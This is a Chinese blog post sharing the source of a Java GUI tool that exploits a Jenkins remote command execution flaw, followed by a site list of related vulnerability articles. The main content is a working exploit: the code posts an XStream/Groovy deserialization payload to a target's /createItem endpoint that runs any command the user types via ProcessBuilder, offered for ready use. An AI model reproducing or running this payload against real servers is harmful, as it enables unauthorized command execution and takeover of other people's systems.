
jenkins远程命令执行利用工具

昨天看小飞侠写的py的jenkins的脚本,昨天晚上在微信里评论今天写一个JAVA的GUI的tools.
早上花了点时间写一下:
code:
package com.tools;

	import java.io.BufferedReader;

	import java.io.IOException;

	import java.io.InputStreamReader;

	import java.io.PrintWriter;

	import java.net.URL;

	import java.net.URLConnection;

	import java.util.List;

import java.util.Map;

import javax.swing.JOptionPane;

	public class HttpRequest {

	    /**

	     * 向指定 URL 发送POST方法的请求

	     *

	     * @param url

	     *            发送请求的 URL

	     * @param param

	     *            请求参数,请求参数应该是 name1=value1&name2=value2 的形式。

	     * @return 所代表远程资源的响应结果

	     */

	    public static String sendPost(String url, String param) {

	        PrintWriter out = null;

	        BufferedReader in = null;

	        String result = "";

	        try {

	            URL realUrl = new URL(url);

	            // 打开和URL之间的连接

	            URLConnection conn = realUrl.openConnection();

	            // 设置通用的请求属性

	            conn.setRequestProperty("accept", " text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");

	            conn.setRequestProperty("connection", "Keep-Alive");

	            conn.setRequestProperty("user-agent",

	                    " Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0");

	            conn.setRequestProperty("Content-Type", "application/xml");

	            conn.setRequestProperty("Cookie", "");

	            // 发送POST请求必须设置如下两行

	            conn.setDoOutput(true);

	            conn.setDoInput(true);

	            // 获取URLConnection对象对应的输出流

	            out = new PrintWriter(conn.getOutputStream());

	            // 发送请求参数

	            out.print(param);

	            // flush输出流的缓冲

	            out.flush();

	            // 定义BufferedReader输入流来读取URL的响应

	            in = new BufferedReader(

	                    new InputStreamReader(conn.getInputStream()));

	            String line;

	            while ((line = in.readLine()) != null) {

	                result += line;

	            }

	        } catch (Exception e) {

	        	JOptionPane.showMessageDialog(null, "POST异常!"+e);

//	            System.out.println("发送 POST 请求出现异常!"+e);

	            e.printStackTrace();

	        }

	        //使用finally块来关闭输出流、输入流

	        finally{

	            try{

	                if(out!=null){

	                    out.close();

	                }

	                if(in!=null){

	                    in.close();

	                }

	            }

	            catch(IOException ex){

	                ex.printStackTrace();

	            }

	        }

	        return result;

	    }

	}
package com.tools;

import java.awt.Component;

import java.awt.Container;

import java.awt.Dimension;

import java.awt.FlowLayout;

import java.awt.Label;

import java.awt.LayoutManager;

import java.awt.event.ActionEvent;

import java.awt.event.ActionListener;

import java.io.IOException;

import java.net.CookieHandler;

import javax.swing.JButton;

import javax.swing.JFrame;

import javax.swing.JOptionPane;

import javax.swing.JPanel;

import javax.swing.JTextArea;

import javax.swing.JTextField;

import javax.xml.soap.Text;

//jenkins

public class SQL extends JFrame {

	private Label inputLabel;

	private JTextField text;

	private JButton button;

	private JTextField command;

	private JTextField cmdcontent;

	private JTextField cookie;

	private JPanel jp;

	private JTextArea area;

	public void init() {

		Container cp = this.getContentPane();

		inputLabel = new Label("please input url:");

		cp.add(inputLabel);

		text = new JTextField("http://www.sufont.com/", 20);

		cp.add(text);

		button = new JButton("OK");

		cp.add(button);

		command = new JTextField("输入要执行的命令,例如:touch", 25);

		cmdcontent = new JTextField("执行命令的内容,例如:/tmp/qingteng-test-1", 25);

		cookie=new JTextField("cookie", 25);

		area=new JTextArea(20, 25);

		cp.add(cookie);

		cp.add(command);

		cp.add(cmdcontent);

		cp.add(area);

		area.setText("");

		this.setSize(450, 280);

		this.setVisible(true);

		this.setTitle("Jenkins远程命令利用工具-By:sevck");

		this.setLayout(new FlowLayout(2, 2, 2));

		this.setDefaultCloseOperation(3);

		this.setLocationRelativeTo(null);

		this.setResizable(false);

	}

	public SQL() {

		init();

		button.addActionListener(new ActionListener() {

			@Override

			public void actionPerformed(ActionEvent e) {

				// TODO Auto-generated method stub

				String url = text.getText();// get url content

				if (url.contains("http://")) {

					if (url.equalsIgnoreCase("http://")) {

						JOptionPane.showMessageDialog(null, "url is null");

					} else {

						HttpRequest con = new HttpRequest();

						String content = con.sendPost(url+ "/createItem?name=qt-sec", "<map><entry><groovy.util.Expando><expandoProperties> <entry><string>hashCode</string><org.codehaus.groovy.runtime.MethodClosure><delegate class='groovy.util.Expando' reference='../../../..'/><owner class='java.lang.ProcessBuilder'><command><string>"+command.getText()+"</string><string>"+cmdcontent.getText()+"</string></command><redirectErrorStream>false</redirectErrorStream></owner><resolveStrategy>0</resolveStrategy><directive>0</directive><parameterTypes/><maximumNumberOfParameters>0</maximumNumberOfParameters><method>start</method></org.codehaus.groovy.runtime.MethodClosure></entry></expandoProperties></groovy.util.Expando><int>1</int></entry></map>");

						JOptionPane.showMessageDialog(null, "命令执行完毕2!");

						System.out.println(content);

						area.setText("result:\r\n"+content);

						// try {

						//

						// Runtime.getRuntime().exec("rundll32 url.dll,FileProtocolHandler "+url);

						// } catch (IOException e1) {

						// // TODO Auto-generated catch blocks

						// e1.printStackTrace();

						// }

					}

				} else {

					JOptionPane.showMessageDialog(null, "加http://");

				}

			}

		});

	}

	public static void main(String[] args) {

		// TODO Auto-generated method stub

		new SQL();

	}

}
界面写的比较简陋,能用就可以 ;)
jenkins远程命令执行利用工具的更多相关文章
- Jenkins远程命令执行漏洞(CVE-2018-1000861)
此漏洞没有回显,直接利用orange的exp执行命令反弹shell 工具地址https://github.com/orangetw/awesome-jenkins-rce-2019 web服务器下写1 ...
- 威胁预警|Solr velocity模板注入远程命令执行已加入watchbog武器库,漏洞修补时间窗口越来越短
概述 近日,阿里云安全团队监测到挖矿团伙watchbog更新了其使用的武器库,增加了最新Solr Velocity 模板注入远程命令执行漏洞的攻击方式,攻击成功后会下载门罗币挖矿程序进行牟利.建议用户 ...
- S2-045远程命令执行漏洞的利用
Apache Struts2 远程命令执行 (S2-045) 漏洞介绍: 漏洞编号:S2-045CVE编号:CVE-2017-5638漏洞类型:远程代码执行漏洞级别:高危漏洞风险:黑客通过利用漏洞可以 ...
- Apache Tomcat远程命令执行漏洞(CVE-2017-12615) 漏洞利用到入侵检测
本文作者:i春秋作家——Anythin9 1.漏洞简介 当 Tomcat运行在Windows操作系统时,且启用了HTTP PUT请求方法(例如,将 readonly 初始化参数由默认值设置为 fals ...
- "Java 反序列化"过程远程命令执行漏洞
一.漏洞描述 国外 FoxGlove 安全研究团队于2015年11月06日在其博客上公开了一篇关于常见 Java 应用如何利用反序列化操作进行远程命令执行的文章.原博文所提到的 Java 应用都使 ...
- 【漏洞公告】高危:Windows系统 SMB/RDP远程命令执行漏洞
2017年4月14日,国外黑客组织Shadow Brokers发出了NSA方程式组织的机密文档,包含了多个Windows 远程漏洞利用工具,该工具包可以可以覆盖全球70%的Windows服务器,为了确 ...
- WebLogic远程命令执行
靶机说明 目标ip:172.16.53.28(window 2003) 本靶机所针对的序列化漏洞系列以及常见安全问题如下: 弱口令登陆控制台部署war包webshell CVE-2018-2893 C ...
- Weblogic wls9_async_response 反序列化远程命令执行漏洞(CVE-2019-2725)复现
一. 漏洞简介 漏洞编号和级别 CVE编号:CVE-2019-2725,危险级别:高危,CVSS分值:9.8. CNVD 编号:CNVD-C-2019-48814,CNVD对该漏洞的综合评级为 ...
- 【漏洞预警】Redis 4.x/5.x 远程命令执行高危漏洞
2019年7月09日,阿里云应急响应中心监测到有安全研究人员披露Redis 4.x/5.x 远程命令执行高危漏洞利用代码工具.针对未授权或弱口令的Redis服务,攻击者通过构造特定请求,成功利用漏洞可 ...
随机推荐
- Android中Listview实现分页加载效果OnScrollListener
activity_main.xml <RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android& ...
- ==,equal,hasCode(),identifyHasCode()浅析
在java中如果我们要比较两个对象之间的关系的话有可能会用到下面的几种方法:==,equal,hasCode(),identifyHasCode(). ==用来比较对象本身是不是相同的. public ...
- jsp struts标签迭代各种数据
首先创建一个User对象 User user=new User(); user.setUserName("张三"); user.setAge(30); User user1=new ...
- JavaWeb开发实例---Servlet
1.页面转发:form表单的action属性值为Servlet类再web.xml中配置的URL. 2.重定向:sendRedirect() 只是 简单的页面跳转 转发:request.getRequ ...
- Spring+Mybatis+jQuery.Pagination.js异步分页及JsonConfig的使用
在开发工作中经常用到异步分页,这里简单整理一下资料. 一.Controller方法 package com.lwj.controller; import javax.servlet.http.Http ...
- Linux下查看用户列表
cat /etc/passwd 可以查看所有用户的列表 w 可以查看当前活跃的用户列表 cat /etc/group 查看用户组
- Ubuntu 14.04下NFS安装配置
1.安装nfs-server # apt-get install nfs-kernel-server 2.建立nfs专用文件夹 # mkdir /data/disk1 3.配置nfs # vi /et ...
- session 加入redis的实现代码方式
session,中文经常翻译为会话,其本来的含义是 指有始有终的一系列动作/消息,比如打电话时从拿起电话拨号到挂断电话这中间的一系列过程可以称之为一个session.有时候我们可以看到这样的话&quo ...
- linux连接远程服务器提示拒绝访问
如上图,出现的问题是因为端口号错误,如果不是正常连接的端口号,那么就是端口号被恶意更改! 解决方案: 关掉或者开启需要的端口号注释!
- 在Ecshop后台打印订单页面将商品按货号排序
ECSHOP后台管理里的“打印订单" 页面里的商品排序有点乱,现在想改成按序号来排序,修改方法如下 下面是在2.7.2基础上做的修改 打开 admin/order.php 文件 找到(大约 ...